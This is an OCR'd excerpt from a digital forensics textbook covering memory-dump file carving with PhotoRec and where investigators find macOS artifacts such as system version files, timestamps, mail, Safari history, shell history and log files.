



Figure 7.34: Using malfind plugin

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Carving Memory Dumps Using PhotoRec Tool

Source: *https://www.cgsecurity.org*

Forensic investigators can recover deleted/lost files from the hard drive or a memory image file by using the PhotoRec tool. After recovering the deleted files, investigators should scan them with anti-malware tools to check for the presence of any malicious data.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Given below is the command to run the PhotoRec tool.

Command:

```
photorec <Imagefile_name>
```




Figure 7.35: Running photorec tool

Upon running the PhotoRec command as shown above, the progress of data recovery from the memory dump can be seen in the terminal window as shown in the below figure.




Figure 7.36: Extracting data from memory dumps through PhotoRec





Figure 7.37: Data recovered from the memory dump using PhotoRec


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understand Mac Forensics

MacOS is an operating system developed by Apple to support its series of Macintosh personal computers. It is one of the most widely adopted systems worldwide, and with the increase in its usage, the number of cyber-attacks it faces has increased significantly. To effectively perform forensics on MacOS-based systems, investigators must understand MacOS, its process, policies, functions, and internal storage patterns. This section will introduce the processes that can help conduct forensics investigation on these systems.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Introduction to Mac Forensics

MacOS is a Unix-based OS used by Apple in their Macintosh computing systems. The OS depends on Mach and Berkeley Software Distribution (BSD) kernel layers. The use of Apple products, such as Mac computers, iPods, iPads, and iPhones has increased drastically in the last few years. Over time, they have also become the primary target of cyber-attacks. The increasing number of attacks against Mac systems can be attributed to the advancement of malware tools and lack of sufficient security tools developed to defend these systems from attacks. In order to identify an attack or prove guilt, investigators require evidence such as the presence of malware, unauthorized logging attempts, and connectivity to malicious servers and websites.

Mac forensics refers to the investigation of a crime occurring on or using a MacOS-based device. Mac systems store all such evidence data in log files, directories, configurations, applications history, etc. and investigators need to extract these data and use them to create a timeline to figure out what happened. Therefore, to carry out an effective investigation, investigators should possess in-depth knowledge of the MacOS, its filesystem, libraries, and directories

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Mac Forensics Data

❑ **Detection of the System Version**:

- View the **SystemVersion.plist** file located at **/System/Library/CoreServices/SystemVersion.plist**

❑ **Timestamp**:


- Use the command line input stat to find the timestamp of any file
- Usage: `stat [-FlLnqrsx] [-f format] [-t timefmt] [file ...]`

❑ **Application bundles**:

- These are special directories that store application data, and are hidden from the user
- Analyze these bundles to **identify malware** or other **suspicious data**
- Evaluate the executable codes to check if something is wrong with the application

❑ **Finder**:

- It is the **default Mac application** that helps find specific files and folders
- It also helps in sorting in the required order



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Mac Forensics Data (Cont'd)



User account	File system	Basic Security Module (BSM)
✓ The user account data is stored in the user library folder - **/Users/username/Library**	✓ The file system layer stores information such as file metadata, file content, and directory structures	✓ The token represents specific data, such as **program arguments**, **return value**, **text data**, **socket**, **execution**, and **action in a file**
✓ Collect information such as modification, access, and creation times for each account		✓ Data stored in BSM helps determine the file type, creator, and usage data

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Mac Forensics Data (Cont'd)

Spotlight	❑ Use a spotlight to search for specific keywords that represent **malicious activity**
Home directory	❑ Stores the authentication data, such as logon attempts (both success and failure) of all users ❑ Helps investigator in **determining all the attempts** made to bypass the security measures along with the **relevant timestamps**
Time machine	❑ A backup tool that stores the contents of the hard disk ❑ Includes a **BackupAlias** file containing the binary information related to the hard disk used to store the backups
Kexts	❑ MacOS can incorporate **additional capabilities** by loading kernel extensions ❑ Analyze the system for kernel extensions

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mac Forensics Data (Cont'd)

Apple Mail
- ❑ Stores user email in the **/Users//Library/Mail** directory
- ❑ Saves email in **emlx format**, where each email is stored as a file in ASCII format
- ❑ Use email extractors such as Email Extractor 7 and Data Extractor to analyze email data

Safari
- ❑ Data such as browsing history, download history, and bookmarks can be used as evidence and are stored as History.plist, Downloads.plist, and Bookmarks.plist respectively in the **/Users//Library/Safari** location

iChat
- ❑ Check for any saved chats in the default location: **/Users/<username>/Documents/iChats**
- ❑ Individual applications are stored as **<username>** on **<date>** at **<time>.ichat**

Command line inputs
- ❑ MacOS records commands in the bash shell and stores them in the file **.bash_history**
- ❑ Use the **$tail .bash_history** command to view the most recent commands that have been run on the suspect machine

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mac Forensics Data

If a MacOS-based device is present at a crime scene, investigators will first seize the device and safeguard it. The suspect device is then imaged using write blockers, and investigations are performed on the imaged copy. Forensic investigators then examine the digital media in a forensically sound manner. Their task is to identify, preserve, recover, analyze, and present the evidence extracted from the device in a way that is admissible in the court of law.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing all these sources, as discussed below, can provide crucial forensic data which may help investigators to trace cyber-attackers. Further, investigators can procure all the user account details from the library folder and gather information related to account modification, access, and creation times.

- **SystemVersion.plist file**

  This contains system version details and is located at **`/System/Library/CoreServices/SystemVersion.plist`.**




Figure 7.38: Checking system version details on Mac system through SystemVersion.plist file

- **Timestamp Utility**

  This helps correlate log events and build a logical timeline of the events which occurred on a machine. It provides important information such as MAC times of any file. It also helps retrieve timestamps of applications, services, events, and logs of the system. An investigator can use the command line input **`stat`** to retrieve the timestamp of any file.

  Command:

  `stat [-FlLnqrsx] [-f format] [-t timefmt] [file ...]`




Figure 7.39: Checking Metadata associated with a file on a Mac system using stat command

- **Application Bundles**

  These are special directories that store application data and are hidden from the user. Investigators should analyze these bundles to identify malware or other suspicious data. Evaluate the executable codes to check if something is wrong with the application.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Finder**

  This is the default Mac application that helps find specific files and folders and also helps sort them in the required order.

- **User Account**

  User account data stores information related to all user accounts such as user IDs, and **`passwordpolicyoption`**. It also helps in identifying the guest and administrator users. The user account data is stored in the user library folder - **`/Users/username/Library`**. Collect information such as modification, access, and creation times for each account

- **File System**

  MacOS uses Apple File System (APFS) that comprises of two layers, the container layer and the file system layer. The container layer contains data such volume metadata, encryption state, and snapshots of the volume. The file system layer stores information such as file metadata, file content, and directory structures

- **Basic Security Module (BSM)**

  BSM saves file information and related events using a token, which has a binary structure. The token represents specific data, such as program arguments, return value, text data, socket, execution, and action in a file. Data stored in BSM helps determine the file type, creator, and usage data.

- **Spotlight**

  Spotlight is an integrated search feature of the MAC OS, which indexes the files by their types and thus makes the search easier. This technology is particularly useful for investigators to trace suspicious files and applications. Use a spotlight to search for specific keywords within files that represent malicious activity.

- **Home Directory**

  In macOS, the Home folder stores all the files, documents, applications, library folders, etc., pertaining to a particular user. It stores the authentication data, such as logon attempts (both success and failure) of all users, along with application and installation folders.

  The OS creates a separate home directory for each user of the system with their username. Therefore, investigators can easily analyze the Home directory and retrieve crucial data such as passwords, log files, library folders, logon attempts, and other forensically significant information. Home folder examination can also help in determining all the attempts made to bypass the security measures along with the relevant timestamps. Other files include desktop, documents, library, and magazines.

- **Time Machine**

  Time machine is a backup tool that stores the contents of the hard disk. This includes a **`BackupAlias`** file containing the binary information related to the hard disk used to store the backups.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Kexts**

  MacOS can incorporate additional capabilities by loading kernel extensions. Analyze the system for kernel extensions.

- **Apple Mail**

  MacOS has a default standalone email client called Apple Mail which provides multiple POP3 and IMAP account support and advanced filtering. It stores all the email messages on the host computer in the **`/Users//Library/Mail`** directory. It Saves email in **`emlx`** format, where each email is stored as a file in ASCII format. These email messages can act as a crucial source of forensic evidence. Use email extractors such as Email Extractor 7 and Data Extractor to analyze email data.

- **Safari**

  Safari is the default web browser for MacOS. It stores information on the browsing history, download history, etc. as plist files in the Library folder. Data such as browsing history, download history, and bookmarks can be used as evidence and are stored as **`History.plist`**, **`Downloads.plist`**, and **`Bookmarks.plist`** respectively in the **`/Users//Library/Safari`** location.


- **iChat**

  MacOS comes with default Instant Messaging application named iChat. It does not automatically store previous conversations; but users can choose to save them manually. Check for any saved chats in the default location: **`/Users/<username>/Documents/iChats`**. Individual applications are stored as **`<username> on <date> at <time>.ichat`**.

- **Command Line Inputs**

  MacOS records commands in the bash shell and stores them in the file **`.bash_history`**. Use the **`$tail .bash_history`** command to view the most recent commands that have been run on the suspect machine.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Mac Log Files

Listed below are the directories for important log files on Linux systems:

Log File	Uses
/var/log/crashreporter.log	Application crash history
/var/log/cups/access_log	Printer connection information
/var/log/cups/error_log	Printer connection information
/var/log/daily.out	Network interface history
/var/log/samba/log.nmbd	Samba (Windows-based machine) connection information
~/Library/Logs	Application logs specific to Home directory
~/Library/Logs/ iChatConnectionErrors	iChat connection information
~/Library/Logs/Sync	Information of devices on .Mac syncing
/var/log/*	Main folder for system log files
/var/audit/*	Audit logs
/var/log/install.log	System and software update installation dates

Table 7.2: Directories for Mac log files

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



